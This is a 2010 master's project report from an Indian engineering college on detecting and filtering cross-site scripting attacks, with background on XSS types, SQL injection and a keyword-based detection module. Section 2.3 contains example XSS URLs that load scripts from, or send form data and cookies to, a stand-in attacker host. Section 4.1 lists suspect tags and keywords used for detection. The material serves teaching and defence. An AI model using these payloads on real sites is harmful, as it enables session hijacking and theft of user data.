P-3290

DETECTION AND PROTECTION AGAINST WEB APPLICATION VULNERABILITIES

By

SANTHOSH.L

Reg. No: 0820108016

of

KUMARAGURU COLLEGE OF TECHNOLOGY
(An Autonomous Institution Affiliated to Anna University, Coimbatore)

COIMBATORE – 641 006

A PROJECT REPORT

Submitted to the

FACULTY OF INFORMATION AND COMMUNICATION ENGINEERING

In partial fulfillment of the requirements for the award of the degree of

MASTER OF ENGINEERING IN

COMPUTER SCIENCE AND ENGINEERING

MAY 2010

BONAFIDE CERTIFICATE

Certified that this project report titled **"DETECTION AND PROTECTION AGAINST WEB APPLICATION VULNERABILITIES"** is the bonafide work of **Mr.L.Santhosh (0820108016)** who carried out the project work under my supervision. Certified further, that to the best of my knowledge the work reported here in does not form part of any other project report of dissertation on the basis of which a degree or award was conferred on an earlier occasion on this or any other candidate.


[illegible]
GUIDE
(Mr.E.A.VIMAL)

[illegible]
HEAD OF THE DEPARTMENT
(Dr.S.THANGASAMY)

The candidate with **University Register No. 0820108016** was examined by us in Project Viva-Voce examination held on 17/5/10

[illegible] 17/5/10
Internal Examiner

[illegible]
External Examiner



VIVEKANANDHA

INSTITUTE OF ENGINEERING AND TECHNOLOGY FOR WOMEN
ELAYAMPALAYAM, TIRUCHENGODE.

Department of Computer Applications

NATIONAL CONFERENCE
ON
" EMERGING TECHNOLOGIES IN ADVANCED COMPUTING AND COMMUNICATION "

13 - March, 2010

CERTIFICATE

This is to Certify that Mr. / ~~Ms.~~ / ~~Dr.~~ L. SANTHOSH of ME (CSE), Kumaraguru college of Technology has participated in the " National Conference on ETACC '10 ", organized by " VIVACIOUS " the professional association of Computer Applications on 13th March 2010 and presented a paper on Detection & Protection against web applications Vulnerabilities

[illegible]
HOD & Organizing Secretary

[illegible]
Principal

[illegible]
Chairman & Secretary

ABSTRACT

Server is a huge computer where it offers services to the client requests in which the web server environment has the high possibilities of attacks. One of the major code injection strategy is known as XSS (Cross site scripting). It's a malicious script that was programmed by the attacker (Hacker) and injected into the html pages of the web server user accounts. So, the data that was maintained by the users under web server are lost and more prone to errors. It creates complexity to both the users and web-hosting providers. Once the malicious code injection request is sent to the web server and it begins to execute the code, the resultant would be content defacing or code injections, redirecting to unwanted websites etc. These malicious codes residing inside web server will decrease the server performance and producing vulnerable image to the users. So, a strategy needed to find out the presence of this malicious content and removal in the web server. The strategic algorithm that involves keyword extraction and malicious code detection, are used to detect the XSS attack. It is highly complex to trace an XSS attack, to protect this scenario a URL Vulnerability diagnose tool is used at the source that filters the XSS requests to the web server.

ஆய்வுச் சுருக்கம்

இந்த ஆய்வு உணர்த்துவது என்ன என்றால், வழங்கி என்பது பல தரவுகளை கொண்டது. இந்த வழங்கி, பல நுகர்விகளுக்கு தகவல் தளமாக பயண்படுகிறது.இணைய வழங்கியில் பல பீழைகள் காணப்படுகின்றன. இப் பீழைகளை பயன்பாடகக் கொண்டு இணையத் திருடர்கள் கெடுதியான குறியீடு உள்ள தரவுகளை உட் செலுத்துகிறார்கள்.இதன் மூலம் இணைய பயன்படுகள் பாதிக்கின்றான.இதனால் வழங்கியின் செயல் திறன் குறைகிறது.இவ்வகை தாக்கு முறையை க்ராஸ் சைட் ஸ்கிப்டிங் என்கிறோம். இதன் மூலம் நாம் தீர்வு காண்பது என்ன என்றால் கடினமான அக்குறியீடுகளை கண்டறிந்து அதனை நீக்குகின்றோம். இவ்வாறு செய்வது மூலம் இணையம் மற்றும் வழகியின் செயல் பயன்பாடுகள் முழுமையாக செயல்படுகிறது. இதனால் இணைய பயானாளர்கள் மிகவும் பயனடைகிறாகள்.

ACKNOWLEDGEMENT

I express my profound gratitude to our Chairman **Padmabhusan Arutselver Dr. N. Mahalingam B.Sc, F.I.E** for giving this great opportunity to pursue this course.

I would like to begin by thanking to **Dr. S. Ramachandran, Ph.D.**, *Principal* for providing the necessary facilities to complete my thesis.

I take this opportunity to thank **Dr. S.Thangasamy**, **Ph.D.**, Dean, *Head of the Department*, Computer Science and Engineering, for his precious suggestions.

I register my hearty appreciation to **Mr. E.A.Vimal M.E.**, *Senior Lecturer*, Department of Information Technology, and my thesis advisor. I thank him for support, encouragement and ideas. I also thank him for the countless hours that he has spent with me, discussing everything from research to academic choices.

I thank all project committee members for their comments and advice during the reviews. Special thanks to **Mrs.V.Vanitha M.E., (Ph.D)**, *Associate professor*, Department of Computer science and Engineering, for arranging the brain storming project review sessions.

I would like to convey my honest thanks to all **teaching** staff members and **non teaching** staffs of the department for their support. I would like to thank all my classmates who gave me a proper light moments and study breaks apart from extending some technical support whenever I needed them most.

I dedicate this project work to my **parents** and my **friends** for no reasons but feeling from bottom of my heart, without their love this work wouldn't possible.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

LIST OF ABBREVIATIONS

XSS	Cross Site Scripting
WAF	Web Application Firewall Evaluation
HTTP	Hyper Text Transfer Protocol
HTML	Hyper Text Markup Language
DOM	Document Object Model
URL	Uniform Resource Locator

CHAPTER 1
INTRODUCTION

1.1 Overview of Web Applications

Web applications strongly depend on its correct functioning, resulting in an increasing demand for reliability and security. At present, Web applications tend to be error prone and are a welcome target for attackers due to their high accessibility and immediate implementation due to business urge. Design flaws and implementation bugs are two important root causes for much vulnerability in Web applications. They potentially lead to erroneous behavior at runtime and degrade the overall reliability and security of a Web application. This is especially the case in Web applications since attackers can more easily trigger specific implementation bugs because of the open and reactive nature of Web applications.

Since web applications are server-side applications that are invoked by thin Web clients (browsers), typically using the Hypertext Transport Protocol (HTTP). A attacker can bypass through a network by using Web browser and may also able to supply input parameters by completing Web forms. HTTP is a stateless application-level request/response protocol and it is stateless, each request is processed independently, without any knowledge of previous requests.

1.1.1 Limitations of Firewall

Web Application Firewall Evaluation (WAF) - It follows and implements "strict request flow Enforcement criterion". The important drawback of WAFs, is in limited coverage of protecting implementation-specific vulnerabilities. Therefore, additional support is needed to achieve stronger security in Web application. Also various web technologies, such as PHP, ASP.NET, and JSP/Servlets are helpful for the attackers to corrupt the web application and traffic scenario are shown in Fig 1.1.1.




Figure1.1.1. Web Application Firewall infrastructure

Many web application security vulnerabilities result from generic input validation problems. Examples of such vulnerabilities are SQL injection and Cross-Site Scripting (XSS).

The highly heterogeneous nature of the web with its different implementation languages, encoding standards, browsers and scripting environments makes it difficult for web application developers to properly secure their applications and stay up-to-date with emerging threats and newly discovered attacks. So testing and securing an application was a difficult task, where a web application can be accessed by millions of anonymous Internet users. As more and more security critical applications, such as banking systems, governmental transaction interfaces, and

E-commerce platforms are becoming directly accessible via the web, the role of web application security and defense has been gaining importance.

1.1.2 Attacks on Web Application

Many web application security vulnerabilities result from generic input validation problems. Examples of such vulnerabilities are SQL injection and Cross-Site Scripting (XSS).

- Cross-Site Scripting

A Web application can bring an attack to an end-user's browser by using the Web browser of other Web users who are viewing the page. A hacker could create a Web site that takes advantage of a cross site scripting flaw. An unknowing user could visit this hacker's Web site (for example, by clicking on a link within an e-mail they have received from a friend) and the hacker's malicious code could then be executed on the unknowing user's system.

A successful attack can disclose the end user's session token, attack the local machine, or spoof content to fool the user.

- SQL Injection

Many Web applications don't properly strip user input of unnecessary, special characters or validate information contained in a Web request before using that input directly in SQL queries. SQL is a programming language that is used by many applications to talk with back-end databases. SQL Injection is an attack technique that takes advantage of the Web application to extract or alter information from the database.

Hackers enter SQL queries or characters into the Web application to execute an unexpected action that can then act in a malicious way. Such queries can result in access to unauthorized data, bypassing of authentication or the shut down of a database even if the database resides on the Web server or on a separate server. Without proper controls in place, attackers can attack back-end components through a Web application.

1.2 Effects of Web Application Vulnerabilities

Web applications written and deployed without security as a prime consideration according to:

1. Facilitate website defacement
2. Injecting Malicious Code inside the webpage
3. Expose sensitive or confidential information
4. Frequent access to the back-end databases

Application attacks cannot be prevented by network firewalls, intrusion-detection, or even encryption. These attacks work by exploiting the Web server and the applications it runs, meaning the attackers enter through the same open "door" in the perimeter defenses that customers use to access the website. Malicious activity cannot be distinguished from normal, everyday Web traffic.

Http doesn't help here, According to the stateless nature of the http; it's difficult to detect how attack happens. Web application attacks take advantage of the stateless nature of the Hypertext Transfer Protocol (HTTP) and the special programming required to develop useful applications for the Web.

There are two ways of attack:

Indiscriminate - the attacker has no interest in who your organization is or what it does, but simply the fact that you have a Web server.

Targeted (discriminate) - the attacker has selected a Web site for very specific reasons, which might include financial gain, publicity, business disruption, etc.

CHAPTER 2
LITERATURE SURVEY

2.1 Threats under Web Server

Web application vulnerabilities provide the potential for an unauthorized party to gain access to critical and proprietary information, use resources inappropriately, interrupt business or Commit fraud.

A Web application is a software program that typically contains scripts to interact with the end user. A Web application consists of three components:

- The Web server sends pages to the end user's browser,
- The application server processes the data for the user, and
- The database stores all of required data.

Web applications have become a universal thing because of the rapid growth of the Internet. Some commonly used types of Web applications are web mail, shopping carts and portals. These applications allow masses of people to access systems quickly without geographic restrictions. However, Web applications introduce a magnitude of security risks and challenges so it's essential to implement strong security measures to mitigate significant risks.

It takes a lot of time and energy identifying and correcting vulnerabilities in operating systems and server administration setup. Because server security is being hardened, hackers are forced to find alternative ways to hack into computing resources to achieve their goals. So hackers are becoming knowledgeable about exploiting legitimate avenues to gain access to computing resources, and the Web application has become their target. "Today over 70% of attacks against a company's Web site or Web application come at the 'Application Layer' not the Network or System layer." To defend this approach, more time and effort has been recently dedicated to understanding, identifying and correcting Web application-related vulnerabilities.

Hackers will examine a Web application and infrastructure to understand its design, identify any potentially weak aspects, and use these weaknesses to break or exploit the application. Web vulnerabilities can come from exposures in the server's operating system, server administration practices, or from flaws in the Web application's programming itself. Unlike traditional legacy applications, Web-based HTML source code is public and therefore viewable by anyone by selecting View Source from a Web browser's menu.

HTML source code information, such as programmer-created comments, passwords and IDs within the code, can provide information that could help hackers better understand your system. The code and comments within the code may not only be helpful to the authorized programmer, it may also be good information for the hacker to discern file paths and the entire server accessibility shown in fig2.




Figure 2.1 Web Server Communications

2.2 XSS Vulnerability

A web page contains both text and HTML mark up that is generated by the server and interpreted by the client browser. Web sites that generate only static pages are able to have full control over how the browser user interprets these pages. Web sites that generate dynamic pages do not have complete control over how their outputs are interpreted by the client. The heart of the issue is that the distrusted content can be introduced into a dynamic page in one of the following ways,

1. Malicious code provided by one client for another client.
2. Malicious code sent by a client for itself.

As most web browsers have the ability to interpret scripts embedded within HTML content enabled by default, should an attacker successfully inject script content, it will likely be executed within context of the delivery (e.g. website, HTML help, etc.) by the end user. Such scripts may be written in any number of scripting languages, provided that the client host can interpret the code. Scripting tags that are most often used to embed malicious content include <SCRIPT>, <OBJECT>, <APPLET> and <EMBED>. While this document largely focuses upon the threat presented through the injection of malicious scripting code, other tags may be inserted and abused by an attacker. Consider the <FORM> tag – by inserting the appropriate HTML tag information, an attacker could trick visitors to the site into revealing sensitive information by modifying the behavior of the existing form for instance. Other HTML tags may be inserted to alter the appearance and behavior of a page (e.g. alteration of an organizations online annual account).
It is important to understand the HTML tags that are most commonly used to carry out code insertion tags.

2.3 Examples of XSS Vulnerability

Example 1:

Assume a user is searching for the keyword "XML Tutorial I".
The user's return URL could look like,
http://mydomain.com/index.asp?search=XML+Tutorial.
The attacker can craft another URL and make the user click on it through many media such as links in email, mouse over events on images etc. The attacker's URL may look like, This results in the execution of the script written in hack. asp that could log the user's cookie information.

```
http://mydomain.com/index.asp?search=</form><formaction="hackerdomain.co m/hack.asp">
```

Example 2:

The attacker can craft an URL like the following and make the user execute the JavaScript specified by the attacker. Then it will affect other users of the web application. If the JavaScript points to a worm, which can propagate itself to other web pages,

```
http://mydomain.com/index.asp?search=<script src= http://hackerdomain.com/hack.js>
</script>
```

Example 3:

The attacker can add the following statement to the URL he crafts and hijack the user to his domain.

```
document .get Element sByTagName("form"[0].act ion = http://hackerdomain.com/steal.php
```

document .get Element sByTagName("form"[0].act ion = The script in steal.php will loot the cookie information of the user, log it for the attacker, and notify the attacker about the cookie theft. With the stolen cookie, the hacker will have access to the user's account and will have all privileges. He can modify the user's settings, send mails from his account if the application is a mail application, or even he can delete the user's account.

2.4 Risks Associated with XSS for Web Applications

1. Users can unknowingly execute malicious scripts when viewing dynamically generated pages based on content provided by an attacker.
2. An attacker can connect users to a malicious server of the attacker's choice.
3. An attacker can take over the user session before the user's session cookie expires.

4. Attacker may alter the behavior of forms - Under some conditions, an attacker may be able to modify the behavior of forms, including how results are submitted.
5. Attacked website results in more consumption of web server resources Such as,
    - Processing resources (CPU/RAM)
    - Bandwidth resources.
6. An attacker who can convince a user to access a URL supplied by the
7. Attacker could cause script or HTML of the attacker's choice to be
8. Executed in the user's browser. Using this technique, an attacker can take actions with the privileges of the user who accessed the URL, such as, issuing queries on the under lying SQL databases and viewing the results and to exploit the known faulty implementations on the target system.
9. Attacks may be persistent through poisoned Cookies - Once the malicious code executes that appear to have come from the authentic website; cookies may be modified to make the attack persistent. Specifically, if the vulnerable web site uses a field from the cookie in the dynamic generation of pages, the cookie may be modified by the attacker to include malicious code. Future visits to the affected web site (even from trusted links) will be compromised when the site requests the cookie and displays a page based on the field containing the code.

2.5 Types of XSS Attacks

There are three types of XSS attacks so far,

- Type 2 or Persistent attack
- Type 1 or Non Persistent attack
- Type 0 or Dom-based

Type 2 or Persistent attack:

This kind of XSS vulnerability is also referred to as a stored or persistent and its most powerful of the other two.

Assume the following scenario,

1. Bob hosts a web site which allows users to post messages and other content to the site for later viewing by other members.
2. Mallory notices that Bob's website is vulnerable to a type 2 XSS attack.
3. Mallory posts a message, controversial in nature, which may encourage many other users of the site to view it.
4. Upon merely viewing the posted message, site users' session cookies or other credentials could be taken and sent to Mallory's web server without their knowledge.
5. Later, Mallory logs in as other site users and posts messages on their behalf

Type 1 or Non Persistent attack:

This kind of XSS is also referred to as a **non-persistent** or **reflected** vulnerability. It show the web server holes when data provided by a web client is used immediately by server-side scripts to generate a page of results for that user. If invalidated user-supplied data is included in the resulting page without HTML encoding, this will allow client-side code to be injected into the dynamic page.

Assume the following scenario,

1. Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password pair and store sensitive information, such as billing information.
2. Mallory observes that Bob's website contains a reflected XSS vulnerability.
3. Mallory crafts a URL to exploit the vulnerability, and sends Alice an email, making it look as if it came from Bob (ie. the email is spoofed).
4. Alice visits the URL provided by Mallory while logged into Bob's website.
5. The malicious script embedded in the URL executes in Alice's browser, as if it came directly from Bob's server. The script steals sensitive information (authentication credentials, billing info, etc) and sends this to Mallory's web server without Alice's knowledge.

Type 0 or DOM-based Attack:

This kind of XSS is referred to as Type 0 or DOM-based vulnerability. Here, the problem exists within a page's client-side script itself. For instance, if a piece of JavaScript accesses a URL request parameter and uses this information to write some HTML to its own page, and this information is not encoded using HTML entities, an XSS hole will likely be present, since this written data will be re-interpreted by browsers as HTML which could include additional client-side script.

Assume the scenario,

1. Mallory sends a URL to Alice (via email or another mechanism) of a maliciously constructed web page.
2. Alice clicks on the link.
3. The malicious web page's JavaScript opens a vulnerable HTML page installed locally on Alice's computer.
4. The vulnerable HTML page contains JavaScript which executes in Alice's computer's local zone.
5. Mallory's malicious script now may run commands with the privileges Alice holds on her own computer.

CHAPTER 3

REQUIREMENT SPECIFICATION

3.1 Hardware Specification

PROCESSOR	Intel Pentium-IV, Dual Core, Core to Duo
PROCESSOR CLOCK SPEED	2.4 GHZ
RAM	1 GB and More
MAIN BOARD CHIPSET	INTEL D102 GCC CHIPSET
HARD DISK	300 GB

Table 3.1 Hardware Specification

3.2 Software Specification

OPERATING SYSTEM	MICROSOFT WINDOWS XP,NT,2000 AND LINUX
SERVICE PACK	SP2,SP3
LANGUAGE	JDK 1.6,AODBE AIR
WEB SERVER	APACHE 2.0
PARSER	HTML PARSER
EDITOR	ECLIPSE PLATFORM 3.4.3

Table 3.2 Software Specification

CHAPTER 4
MODULE DESCRIPTIONS AND IMPLEMENTATION

4.1 Keyword Extraction

In this module the various suspecting keywords are collected and tested against the WebPages. An attacker can use these keywords to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page and extraction Scenario shown in fig 4.1.




Figure 4.1: Extraction of various keywords

4.1.1 Collection of Various Keywords

Collecting the various keywords from the attacker perspective and looking for the presence over the WebPages. The following are the suspected keywords in the malicious code execution,

1) SCRIPT
2) EVAL
3) DOCUMENT.COOKIE
4) IFRAME
5) EMBED
6) FORM
7) OBJECT
8) APPLET

Which are HTML tags must be considered potentially dangerous because of their ability to contain or reference executable code as show in the following table 1.

HTML-Tag	**Use**	**Risk**
<SCRIPT>	Embedding of executable script code (JavaScript, JScript, VBScript)	Execution of malicous code
<APPLET>	Embedding of Java-Applets	Execution of malicous code
<EMBED>	Embedding of external objects. Plug-Ins, executable Code	Execution of malicous code
<OBJECT>	Embedding of external objects. ActiveX-Controls, Applets, Plug-Ins	Execution of malicous code
<XML>	Embedding of Meta statements for HTML	Execution of malicous code
<STYLE>	Embedding of Formatting Instructions (Stylesheets) for HTML	May contain JavaScript „type=text/javascript“ (JavaScript Stylesheets)

Table 4.1.1 Suspicious Tags

4.2 Code Detection

It deals with detection of malicious codes inside the web pages on web server. In the code detection part, it follows the keyword extraction and matches the above pattern occurrences to find the malicious code. The code detection scenario is shown in the following fig 4.2,

